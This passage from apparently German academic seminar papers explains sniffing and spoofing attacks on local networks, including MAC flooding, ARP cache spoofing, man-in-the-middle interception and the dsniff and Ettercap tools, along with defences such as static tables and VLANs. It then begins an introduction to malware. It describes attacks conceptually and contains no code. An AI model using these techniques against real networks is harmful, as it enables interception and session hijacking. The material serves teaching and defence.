Nicht alle Protokolle eignen sich für eine Verschlüsselung auf der Transportschicht. Zum Beispiel für die Übertragung von E-Mails mittels SMTP ist eine Verschlüsselung der Verbindung bei Übertragung zum Server sinnvoll, aber dieser leitet die E-Mail weiter und müsste wiederum eine sichere Verbindung aufbauen. Die E-Mail-Verschlüsselung ist besser in der Anwendungsschicht realisiert, da nicht alle Server auf dem Weg der E-Mail eine SSL-Verschlüsselung bieten müssen. Hier bieten sich PGP (Pretty Good Privacy) oder S/MIME (Secure/Multipurpose Internet Mail Extensions) an. Die E-Mail kann gesnifft werden, aber ein Entschlüsseln ist nur mit dem richtigen Schlüssel möglich.

Mit SSH (Secure Shell) kann eine verschlüsselte Client-Server-Verbindung auf der Ebene einer Kommandozeile aufgebaut werden. SSH stellt für Protokolle, die auf der Anwendungsschicht eine unverschlüsselte Datenübertragung verwenden eine Alternative bereit. Protokolle, wie Telnet, r-Utilities oder X11-Window-System können dies nutzen. SSH ersetzt unsichere Dienste durch sichere Varianten. Unter http://www.openssh.com/ kann eine kostenlose Version gefunden werden.

3. Spoofing

Ein Netzwerk wird von Heimanwendern oder kleinen Unternehmen heutzutage meistens mittels eines einfachen Switches realisiert. Eine weit verbreitete Meinung ist, dass ein Switch Sniffing-Angriffe im Netzwerk verhindern kann. Dies ist leider eine falsche Annahme. Ziel eines Switches ist eigentlich, die Last im Netzwerk zu vermindern und einen höheren Durchsatz zu erreichen. Der Switch arbeitet als Filter zwischen den Ports, dabei werden die Pakete an den Port gesendet, an dem der Empfänger-Client mit der MAC-Adresse angeschlossen ist. Spoofing-Maßnahmen werden hier nötig, da sonst mit Sniffing nicht mehr alle Pakete im Netzwerk aufgezeichnet werden können. Im Weiteren werden verschiedene Spoofing-Angriffe gezeigt.

3.1. MAC-Flooding

Auf dem Switch befindet sich ein Cache, in dem die Zuordnung der Port- zur MAC-Adresse der einzelnen Clients gespeichert wird. Diese Zuordnung merkt sich der Switch anhand des Datenverkehrs über die Ports. MAC-Flooding hat als Ziel, diesen begrenzten Cache zum Überlaufen zu bringen. In Abbildung 4 wird dieser Angriff demonstriert.



Abbildung 4: Der Cache mit der Zuordnung von Port- zur MAC-Adresse des Switches wird durch Flooding mit gespooften MAC-Adressen zum Überlaufen gebracht.

Bob und Alice kommunizieren miteinander. Eve möchte die Pakete sniffen. Das funktioniert wegen der Architektur nicht ohne weiteres. Deshalb versucht Eve an ihrem Port sehr viele neue Netzwerkteilnehmer vorzutäuschen, damit der Cache auf dem Switch überläuft. Der

Switch hat zwei Möglichkeiten zu reagieren. Entweder dieser schaltet „fail open“ und sendet alle Pakete an alle Ports weiter oder „fail close“, d.h. der Switch blockiert den Port oder lässt keine weiteren Einträge in den Cache zu. Im ersten Fall hat Eve ihr Ziel erreicht und kann alle Pakete im Netzwerk lesen.

Dieses Problem kann mit einem Switch, der eine feste Zuordnung von Port- zu MAC-Adresse bietet, gelöst werden. Nachteil ist das umständliche Hinzufügen und Entfernen von Teilnehmern in einem stark frequentierten Netzwerk.

3.2. ARP-Cache-Spoofing

Ein ARP-Cache-Spoofing-Angriff wird auf einen anderen Netzwerkteilnehmer geführt. Dabei wird versucht, eine Daten-Umleitung aufzubauen, damit die Daten über den Angreifer zum tatsächlichen Ziel umgeleitet werden. Wenn der Angreifer sein Ziel erreicht, wird er „Man-In-The-Middle“ genannt, d. h. der Angreifer sitzt zwischen den Kommunikationspartnern und kann den Datenstrom beliebig verändern. Zunächst wird das ARP-Protokoll, dass auf der Vermittlungsschicht bereitsteht und durch Spoofing im Netzwerk bedroht wird beschrieben. Erst danach werden die ARP-Cache-Spoofing-Angriffe gezeigt.

3.2.1. ARP-Protokoll

Die Paketzustellung auf der Netzwerkschicht geschieht über die MAC-Adresse, auf der Vermittlungsschicht mittels der IP-Adresse (Internet Protocol). Das IP-Paket wird dazu in ein Ethernet-Paket eingepackt, wie in Abbildung 5 dargestellt. Das hier entscheidende ARP-Protokoll liefert zu einer bekannten IP-Adresse mittels eines ARP-Requests die bis dahin unbekannte MAC-Adresse.



Abbildung 5: Das IP-Paket wird in ein Ethernet-Paket eingepackt, damit ein Versand auf Netzwerkschicht möglich ist.

Zu erkennen ist in Abbildung 6 ein ARP-Request. Das Ziel des Paketes ist die Broadcast-Adresse des Netzwerks. Die Empfänger-MAC-Adresse wurde leer gelassen. Das Paket wird von jedem Computer innerhalb der Broadcast-Domäne des Netzwerks bearbeitet. Der Empfänger mit der richtigen IP-Adresse antwortet dem Sender. In der Abbildung 7 ist ein ARP-Reply zu sehen, gesendet wird dieses an den anfragenden Client versehen mit der erfragten MAC-Adresse. Diese Zuordnungen speichern die Clients, das Broadcast-ARP-Request alle und das Unicast-ARP-Reply nur die beiden Beteiligten lokal im ARP-Cache.



Abbildung 6: Ein gesnifftes ARP-Request-Paket.

3.2.2. Identität eines anderen Netzwerkteilnehmers annehmen

In Abbildung 8 wird dieser Angriff auf einen Netzwerkteilnehmer gezeigt. Eve sendet ein gespooftes Unicast-ARP-Reply versehen mit Alice' IP-Adresse und Eves MAC-Adresse an Bob (Broadcast siehe Abschnitt 3.2.3). Bob speichert sich diese neue Verknüpfung, obwohl er keinen ARP-Request geschickt hat. Ab jetzt erhält Eve alle Daten, die Bob an Alice' IP-Adresse schickt, da diese mit Eves MAC-Adresse verknüpft sind. Im Ethernet werden die Pakete, wie oben beschrieben nicht an die IP-Adresse, sondern an die MAC-Adresse gesendet. Jetzt kann Eve prinzipiell die Daten beliebig verändern und versehen mit Alice' IP-Adresse und MAC-Adresse einfach wieder ins Netzwerk senden. Wenn dieser Angriff symmetrisch auf Alice ausgeführt wird, hat Eve die volle Kontrolle über den Datenverkehr zwischen Bob und Alice.

3.2.3. Identität des Routers annehmen

Wird der ARP-Reply im lokalen Netzwerk als Broadcast versendet, werden alle Pakete der Netzwerkteilnehmer, die für Alice bestimmt sind, an Eve gesendet. Wenn Alice ein Router oder Gateway, z.B. ins Internet ist, kann damit der komplette Datenverkehr, der das Netzwerk nach außen verlässt, gesnifft werden. Um nicht aufzufallen, sollte der Angreifer die Daten weiterleiten. Dazu muss dem Angreifer die richtige Adresse des Gateway bekannt sein, sonst funktioniert die Weiterleitung nicht.

3.2.4. Weitere ARP-Probleme

Ein Angreifer kann versuchen, ein ARP-Request schneller als der tatsächlich angesprochene Client zu beantworten und sich auf diese Weise als dieser ausgeben.

Ein Client kann ein gespooftes ARP-Request von einem echten nicht unterscheiden. Alle Clients speichern sich das per Broadcast empfangene ARP-Request im Cache. Zwar läuft irgendwann die Lebenszeit des Eintrags ab, wenn in regelmäßigen Intervallen der Angreifer



Abbildung 7: Ein gesnifftes ARP-Reply-Paket.

das ARP-Request wiederholt sendet, bleibt der falsche Eintrag gespeichert. Greift der Client auf den Computer zu, steht in seinem Cache die falsche Zuordnung und die Verbindung wird zum Angreifer aufgebaut.

3.2.5. Schutz vor ARP-Cache-Spoofing

Der Angreifer muss hier keine Veränderung am Gateway oder Router vornehmen. Das Netzwerkinterface muss nicht im promiscuous mode betrieben werden. Prinzipiell sollte dieser Angriff heute nicht mehr auf diese Weise funktionieren, da das Betriebssystem ARP-Replys, die ohne vorheriges ARP-Request ankommen, nicht speichern sollte. Das macht das ARP-Protokoll trotzdem nicht sicherer, da es nicht gegen Spoofing zu schützen ist. ARP ist eine grundlegende Technik im Ethernet. Mit einem doppelten Nachfragen kann versucht werden, ein gespooftes ARP-Request zu erkennen und unangeforderte Einträge sollten nicht im Cache gespeichert werden. Ebenso kann das Arbeiten mit statischen ARP-Cache-Einträgen auf den Computern der Netzwerkteilnehmer versucht werden. Nachteil ist wie beim MAC-Flooding, das umständliche Hinzufügen und Entfernen von Teilnehmern und eine Manipulation dieser Einträge kann nicht ausgeschlossen werden. Ein Sniffer oder Netzwerk-Monitor (siehe Abschnitt 3.5) erkennt, wenn falsche ARP-Zuordnungen gesendet werden.

3.3. MAC-Spoofing

Ein Switch lernt anhand der eingehenden Pakete, welcher Host bzw. MAC-Adresse an welchem Port angeschlossen ist. Wenn Eve Pakete mit einer anderen MAC-Adresse spooft, die z.B. Alice besitzt, sendet der Switch alle Pakete, die an Alice' MAC-Adresse geschickt werden, stattdessen an Eves. Eve kann, um nicht aufzufallen, die Pakete per Broadcast wieder ins Netzwerk senden. Würde Eve die Pakete Unicast senden, würde Eve diese wieder erhalten. Sobald Alice Daten versendet, lernt der Switch wieder die korrekte Verknüpfung. Wenn Alice regelmäßig Daten sendet, kann Eve trotzdem einiges von den an Alice adressierten Daten sniffen. Um das zu verhindern, kann wie in Abschnitt 3.1 erwähnt mit statischen Zuordnungen der Ports- zur MAC-Adresse gearbeitet werden.



Abbildung 8: Ein ARP-Cache-Spoofing-Angriff auf einen Netzwerkteilnehmer, um zum Man-In-The-Middle zu werden.

3.4. Spoofing Tools

- Juggernout [rout97] wurde 1997 von *Route*, dem Editor des Phrack-Magazins, geschrieben. Damals war dies das erste Spoofing-Tool überhaupt. Juggernout kann eine Telnet-Verbindung entführen. Die Sequenznummern der Pakete werden gesnifft und gespoofte Pakete gesendet, um die Verbindung zu übernehmen. Dadurch verliert die Verbindung die Syncronität. Die Sequenznummern der gespooften TCP-Pakete werden bestätigt und nicht die Pakete mit den Sequenznummern der tatsächlichen Verbindung. Ein Teilnehmer bestätigt ein Paket mit einer zu erwartenden, bestimmten Sequenznummer, obwohl der andere Teilnehmer kein Paket mit dieser Sequenznummer versendet hat. Zwischen den Teilnehmern entsteht ein unkontrollierter Versuch, die Pakete zu bestätigen. Ein solches Eindringen in eine aktive Client-Server-Verbindung durch Einschleusen von fremden, eigenen Datenpaketen in den Datenstrom wird *Hijacking* genannt.

- Hunt [Krau00] wurde von *Pavel Krauz* geschrieben und verfügt im Gegensatz zu Juggernout über Erweiterungen beim ARP-Spoofing und beim Hijacking einer Telnet-Verbindung. Die ACK-Pakete werden mittels ARP-Spoofing zum Angreifer umgeleitet, damit die Unsynchronität der Verbindung nicht auffällt. Wurden vom Angreifer die gewünschten Befehle in die übernommene Verbindung zwischen den Teilnehmern eingegeben, kann die Verbindung wieder neu synchronisiert und den Teilnehmern zurückgegeben werden.

- Unter http://ettercap.sourceforge.net/ kann Ettercap gefunden werden. Mit diesem Programm können Sniffing-Angriffe, verschiedene MITM-Angriffe durchgeführt werden. Mit Ettercap können die ARP-Cache-Einträge von zwei Clients gespooft werden und durch eine Unterstützung von SSL und SSHv1, kann eine Verbindung zwischen diesen beiden beim Aufbau abgefangen werden. Ettercap eignet sich ebenfalls zu Aufgaben der Protokollisierung im Netzwerk.

- Wie in Abschnitt 2.4 schon eingeleitet, ist dsniff ein beliebter Sniffer bei einem Angriff auf ein Netzwerk. Im Paket sind weitere Werkzeuge enthalten.

  - Mit arpspoof kann der APR-Cache anderer Netzwerkteilnehmer verändert werden (siehe Abschnitt 3.2).
  - Mit dnsspoof kann DNS (Domain Name System) Anfragen von Netzwerkteilnehmern beantworten. Ein Angreifer kann mit seiner IP-Adresse als Antwort meistens schneller als der DNS-Server antworten, wenn dieser die Adresse selbst nachfragen muss.
  - Mit webmitm und sshmitm können SSL/SSH-Verbindungen beim Verbindungsaufbau abgefangen und mit einem eigenen Schlüssel an den Client übergeben werden. Der Angreifer bekommt durch Sniffing den richtigen Schlüssel beim Verbindungsaufbau und baut die Verbindung zum Server für den Client auf und gibt diese mit einem falschen Schlüssel an den Client weiter.
  - Mit macof kann die Zuordnungstabelle von Port- zur MAC-Adresse auf einem Switch zum Überlaufen gebracht werden. (siehe Abschnitt 3.1).
  - Das Speichern von gesnifften E-Mails aus SMTP- und POP3-Verbindungen im *mbox*-Format ist mit mailsnarf möglich.
  - Mit tcpkill kann eine beliebige TCP-Verbindung im Netzwerk geschlossen werden. Das eignet sich z.B. für einen Denial-of-Service-Angriff.

3.5. Netzwerkmonitor

Fortschrittlichere Switches bieten die Möglichkeit, definierte Ports zur Diagnose des Netzwerkverkehrs in einen *Monitor*-Modus umzuschalten. Ein solcher Port kann den gesamten Netzwerkverkehr sniffen und zur Analyse des Netzwerks benutzt werden (siehe Abschnitt 2.2.1). An solch einem Port kann z.B. ein Network Intrusion Detection System angeschlossen werden. Dieses überwacht den Datenverkehr auf auffällige Pakete. Ein Angreifer kann von diesem Port ebenfalls profitieren, falls er Zugriff auf den Switch erlangt.

3.6. VLAN

Das VLan (Virtual Local Area Network), beschrieben im IEEE-Standard 802.1Q, stellt getrennte Netzwerke in einem physischen Netzwerk bereit. Jeder Port des Switches kann einer Domäne zugewiesen werden. Eine Gliederung der Domänen geschieht nach Rechten der Benutzer, wie z.B. Zugriff auf Dienste oder Anwendungen, das Nutzen von bestimmten Protokollen oder Hardware. Die Administratoren des Netzwerks können von anderen Benutzergruppen getrennt werden. Der Vorteil liegt darin, dass keine Zugriffe aus der Domäne heraus auf andere Domänen über die Sicherungsschicht erfolgen können. Eine Erreichbarkeit ist nur über Routing der Pakete auf Vermittlungsschicht möglich. Die ganzen Probleme, die durch ARP-Cache-Spoofing (siehe Abschnitt 3.2) entstehen, können auf eine Domäne beschränkt werden.

Durch das Blockieren von Protokollen, wie z.B. das TFTP (Trivial File Transfer Protocol) welches zur Konfiguration der Router genutzt wird und eine schwache Authentifizierung besitzt, kann die Konfiguration auf die Domäne der Administratoren beschränkt werden.

Wenn ein Angriff mit gespooften MAC-Adressen durchgeführt wird und die Pakete Broadcast gesendet werden, können diese die Domäne nicht verlassen. Auch die Netzwerklast wird vermindert, da nicht mehr allen angeschlossenen Computer das Paket gesendet werden muss.

Im statischen VLan ist jedem Port eine Domäne fest zugeordnet, bei einem Benutzerwechsel muss der Port ebenfalls gewechselt werden.

Im dynamischen VLan wird die Zugehörigkeit zu einer Domäne anhand der MAC-Adresse des angeschlossenen Computers zugewiesen. Zum Verwalten der Zugriffsrechte werden Softwarelösungen, die auf einem VMPS (VLAN Management Policy Server) laufen benötigt. Diese Variante wird von den Cisco-Catalyst Switches unterstützt.

4. Zusammenfassung

Diese Ausarbeitung beschreibt die unterschiedlichen Aspekte eines Angriffs auf ein Netzwerk. Diesen werden die Möglichkeiten einer geeigneten Abwehr gegenübergestellt. Der Anwendungsbereich für Sniffing und Spoofing ist vielseitig. Obwohl Sniffer ihre Daseinsberechtigung in der Netzwerkdiagnose haben, können damit auch Angriffe vollzogen werden. Mit Kenntnissen über das Vorgehen von Angreifern kann das Risiko für ein Netzwerk minimiert werden. Angriffe können verhindert oder erkannt werden. Einige in Verbindung mit Spoofing-Techniken (ARP-Cache-Spoofing) lassen sich nur durch erhebliche Verluste der Flexibilität (statische ARP-Cache-Einträge) verhindern, oder durch geeignete Hardwaremaßnahmen (802.1Q) eingrenzen.

Da Sniffer sich sehr passiv verhalten, ist ihr Aufspüren fast unmöglich und kann nie ausgeschlossen werden. Es sollten Verschlüsselungstechniken verwendet werden, wie PGP, S/MIME, SSH, SSL, TLS, damit wenigstens die sensiblen Daten der Übertragung vor einem einfachen Auslesen geschützt sind. Durch verschiedene Angriffe, z.B. ARP-Cache-Spoofing kann eine verschlüsselte Verbindung abgefangen werden. Der Angreifer hat das Ziel, sich als Server auszugeben und die Daten der Verbindung mitzulesen. Hier ist entscheidend, dass der Anwender genügend Kenntnisse mitbringt, um solch einen Angriff rechtzeitig zu erkennen. Ansonsten sind selbst die besten Verschlüsselungstechniken machtlos.

Literatur

[anon99] anonymous. *hacker's guide*. Markt und Technik Verlag. 1999.

[Bach03] Daniel Bachfeld. Mit roher Gewalt, Angriff auf Passwörter in Windows-Netzwerken. *heise Security*, Oktober 2003. http://www.heise.de/security/artikel/40744/3.

[Cloe05] Thomas Cloer. FBI gibt Carnivore auf. *tecCHANNEL*, Januar 2005. http://www.tecchannel.de/news/themen/sicherheit/421556/.

[hSec06a] heise Security. Forscher stellen Exploit für SSL-Schwachstelle vor. September 2006. http://www.heise.de/security/news/meldung/78274.

[hSec06b] heise Security. Phishing mit gültigen SSL-Zertifikaten. Februar 2006. http://www.heise.de/security/news/meldung/69598.

[Klau98] Dr. Hubert Uebelacker Klaus Schmeh. Vielschichtige Sicherheit. *tecCHANNEL*, Oktober 1998. http://www.tecchannel.de/netzwerk/networkworld/schwerpunkt/403719/.

[Krau00] Pavel Krauz. Hunt. *Version 1.5*, Mai 2000. http://www.l0t3k.org/security/tools/hijacking/.

[MrWe97] Viktor Mraz und Klaus Weidner. Falsch Verbunden, Gefahr durch DNS-Spoofing. *c't* Band 10, Dezember 1997, S. 286.

[Murg] Jordi Murgó. Aufdecken von Spionen im Ethernet deutsche Übersetzung von Mathias Weidner. *Linux Actual Nr.3, Page 77-78 (spanisch)*. http://weidner.in-bad-schmiedeberg.de/computer/linux/apostols/neped-de.html.

[rout97] route. Juggernout. *Phrack*, 1997. http://staff.washington.edu/dittrich/talks/qsm-sec/P50-06.txt, http://staff.washington.edu/dittrich/talks/qsm-sec/P51-07.txt.

[Russ02a] Ryan Russel. *Die Hacker-Bibel*. mitp-Verlag, 2. aktualisierte und überarbeitete Auflage. 2002.

[Russ02b] Ryan Russel. *Hack Proofing your Network, Second Edition*. Syngress Publishing Inc. 2002.

[Rötz00] Florian Rötzer. Das Fleisch des Internet. *heise Telepolis*, Juli 2000. http://www.heise.de/tp/r4/artikel/8/8357/1.html.

[Sans06] Internet Storm Center Sans. Phollow the Phlopping Phish. Februar 2006. http://isc.sans.org/diary.php?storyid=1118.

[Schm97a] Jürgen Schmidt. Falsche Fährten, Mißbrauchsmöglichkeiten von ARP und ICMP. *c't* Band 12, Oktober 1997, S. 246.

[Schm97b] Jürgen Schmidt. Kidnapping im Netz, Cracker-Tool entführt Telnet-Verbindungen. *c't* Band 10, Oktober 1997, S. 142.

[Syst06] Cisco Systems. Einführung in VLANs, Teil 1 und 2. *tecCHANNEL*, März 2006. http://www.tecchannel.com/netzwerk/grundlagen/434093/, http://www.tecchannel.de/netzwerk/grundlagen/435030/.

Abbildungsverzeichnis

Malware: Viren, Würmer und Trojaner

Markus Ewald

Dieses Dokument gibt eine kurze Einführung in die Welt der Malware (engl.: **Mal**icious Soft**ware**). Nach der Begriffsklärung und Klassifizierung von bösartiger Software, werden Methoden vorgestellt mit denen sich die virtuellen Schädlinge vor Erkennung schützen. Dazu werden Techniken angesprochen wie Armoring, Stealth und Selbstverschlüsselung. Unterschiedliche Scanning Verfahren werden skizziert, die es den virtuellen Würmern erleichtern potentielle Opfer zu finden. Eine Übersicht zur Erkennung der Schädlinge mittels Signaturen und Suchheuristiken wird die Einführung abrunden.

1. Einleitung

Der Begriff „Malware“ umfasst bösartige (engl. **mal**icious) Software wie z.B. Viren, Würmer und Trojaner. Im Zeitalter der Breitbandkommunikation sind vorallem Würmer von zunehmender Bedeutung und aus unserem täglichen Leben und Umgang mit Software und Computern leider kaum noch wegzudenken. Fast täglich liest man im Internet von neuer Schadsoftware und viel zu oft wiegt man sich hinter einer „Personal Firewall“ in trügerischer Sicherheit. Im Zeitraum von Januar bis Juni 2006 hat Symantec über 6700 verschiedene Win32 Viren gezählt und mehr als 2200 Sicherheitslöchern in Applikationen festgestellt, wobei alleine 69% davon in Internet-Anwendungen gefunden wurden. Die „Top 50“ der gemeldeten Malware besteht zu 75% aus Würmern und mehr als die Hälfte geben sensible Daten preis. Die Bedeutung der bösartigen Software nimmt zu, umso wichtger ist es seine Computer ausreichend zu schützen und „up to date“ zu halten. Nach einem kurzen Überblick werden unter anderem Schutzmechanismen und Verbreitungsstrategien der Schädlingssoftware sowie Techniken und Prozeduren zur Erkennung und Bekämpfung dieser Eindringlinge angesprochen.

2. Malware

Der Begriff der Malware (englisches Kunstwort für „**Mal**icious Soft**ware**“ zu deutsch „Bösartige Software“) umfasst alle Arten von Software, die lediglich zu dem Zweck geschrieben wurden einem System zu schaden. Viren, Würmer und Trojaner sind die wohl bekanntesten Vertreter bösartiger Software, obgleich es mittlerweile auch Würmer gibt die andere Würmer entfernen oder Sicherheitslöcher schließen.

2.1. Definition

Computerviren sind Programme die an einen Wirt gebunden sind. Um sich zu reproduzieren, fertigen sie bei Ausführung ihres Wirtsprogramms eine Kopie von sich selbst in neuen Wirten an. Die Verbreitung findet nur durch Weitergeben des Wirts statt. Allerdings ist der Schaden den ein Virus verursachen kann nicht auf den Wirt beschränkt. Das ganze System kann nach Auslösen des Schadteils davon betroffen sein.

Würmer sind den Viren in vielerlei Hinsicht ähnlich, jedoch sind sie nicht an einen Wirt gebunden. Ihre Ausbreitung erfolgt aktiv z.B. über die Ausnutzung eines Fehlers in einer weit verbreiteten Anwendung. Der Schadensteil spielt bei Würmern eine geringere Rolle, da bereits die Verbreitung großen Schaden anrichten kann.

Trojaner verfolgen einen anderen Ansatz. Es handelt sich hierbei um Programme die vorgeben einen nützlichen Zweck zu erfüllen, aber für den Anwender nicht erkennbar andere zum Teil schädliche Funktionen ausführen. Sie gelangen somit häufig auf dem Weg der Installation auf einen Computer und pflanzen sich nicht selbständig fort. Trojaner werden meist verwendet „Sensible Daten“ wie Passwörter oder Bankdaten des Anwenders auszuspionieren und diese dann an ihre Autoren zurückzusenden.

Spyware (aus dem Englischen: „to **spy**“, „spionieren“) bespitzelt Daten von Benutzer ohne deren Wissen, z.B. durch speichern deren Eingaben. Meist werden die gesammelten Informationen dazu verwendet, gezielt Werbung z.B. während der Nutzung des Internets einzublenden. Häufig wird die „Spyware“ von Anwendern installiert, da es sich oft um freie, gegebenfalls nützliche Software handelt, die jedoch, ähnlich eines Trojaners, schädliche Funktionen mit sich bringt.

2.2. Allgemeiner Aufbau

